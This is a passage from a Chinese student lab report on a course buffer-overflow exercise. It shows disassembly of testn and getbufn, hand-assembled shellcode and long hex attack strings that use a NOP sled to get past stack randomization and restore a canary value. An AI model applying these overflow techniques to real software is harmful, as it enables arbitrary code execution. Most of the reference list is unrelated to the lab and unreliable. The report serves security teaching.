425   401255:   8b 55 fc                mov    -0x4(%rbp),%edx
426   401258:   8b 05 8a 4f 20 00       mov    0x204f8a(%rip),%eax        #
427   40125e:   39 c2                   cmp    %eax,%edx
428   401260:   75 20                   jne    401282 <testn+0x6e>
429   401262:   8b 45 fc                mov    -0x4(%rbp),%eax
430   401265:   89 c6                   mov    %eax,%esi
431   401267:   bf 48 2c 40 00          mov    $0x402c48,%edi
432   40126c:   b8 00 00 00 00          mov    $0x0,%eax
433   401271:   e8 8a fb ff ff          callq  400e00 <printf@plt>
434   401276:   bf 04 00 00 00          mov    $0x4,%edi
435   40127b:   e8 8e 07 00 00          callq  401a0e <validate>
436   401280:   eb 14                   jmp    401296 <testn+0x82>
437   401282:   8b 45 fc                mov    -0x4(%rbp),%eax
438   401285:   89 c6                   mov    %eax,%esi
```

观察 getbufn 的代码可以发现为输入字符串分配了 0x200 的空间，这个空间可以存放大量的 nop 指令。并且 testn 在调用 getbufn 前将一个 unique value 保存在了 rbp-8 的位置，在调用 getbufn 之后检查了这个值的正确性，相当于

是是一个金丝雀。为了绕过它，我们在调用完 getbufn 之后，跳过金丝雀的检查，直接返回到 0x401255 的位置即可。

因此编写得到的恶意代码如下(开头放 0x100 个 nop 指令用于做 nop slide 操作)：

```
nop
nop
…
nop
movl $0x2e561bea, %eax
lea 0x10(%rsp), %rbp    #恢复 rbp
mov %eax, -4(%rbp)
pushq $0x401255
ret
```


同时，构造的恶意字符串将返回地址覆盖为 0x556837d0(从上面 10 次测试中的 rsp 选取了最大的一个)，希望能命中其中的一个 nop。

因此先构造一次恶意字符串如下：


```
/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* 0x100 rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55




通过一次 EDB 测试，发现真的命中了其中的一个 nop，并且还可以继续往下执行。



初步设计的恶意字符串是用 00 来填充恶意代码的，通过调试发现这样的

代码有机会能命中恶意代码，于是我们就在 EDB 中 nop 刚刚结束，00 刚刚开始的位置(也就是图中框起来的位置)开始编写我们的恶意代码。

在 EDB 中编写汇编代码并编译得到如下结果：



于是我们得到如下攻击字符串：

```
/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55
```

由于需要 5 次输入，因此将上述字符串重复 5 次，每两次之间用一个换行符连接，换行符的 ASCII 码是 0x0a，所以得到本题的 solution：

```
/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00
```


```
/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a
```

```
/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55

0a

/* 0x100 nop */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

/* movl $0x2e561bea, %eax */
b8 ea 1b 56 2e
/* lea 0x10(%rsp), %rbp */
48 8d ac 24 10 00 00 00
/* mov %eax, -4(%rbp) */
89 45 fc
/* pushq $0x401255 */
68 55 12 40 00
/* ret */
c3

/* rubbish */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* rbp */
00 00 00 00 00 00 00 00

/* ret address */
d0 37 68 55
```

测试通过：



第 4 章 总结

4.1 请总结本次实验的收获

- 见识到了栈溢出的危害，可以导致任意代码被执行。如果在恶意代码中编写一个获取 shell 的过程，那么将导致黑客直接获得系统控制权，这是十分危险的。
- 学到了金丝雀、栈随机化的绕过方法。
- 以后可以更好的编写更安全的函数。

4.2 请给出对本次实验内容的建议

- 栈随机化的绕过方法难度较大，希望老师能给出一些提示，或是给出一些参考资料。
- 一开始编写这样的汇编代码“jmp $0x4018b20”使用 gcc 编译无法通过，用 EDB 动态编译也无法通过，后来才知道不需要加$符，EDB 会自动计算偏移。这个坑我踩了很久才知道解决方法，希望老师上课可以单独提一下这个坑避免更多的人浪费不必要的时间。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.

[7] https://blog.csdn.net/a_18067/article/details/101914150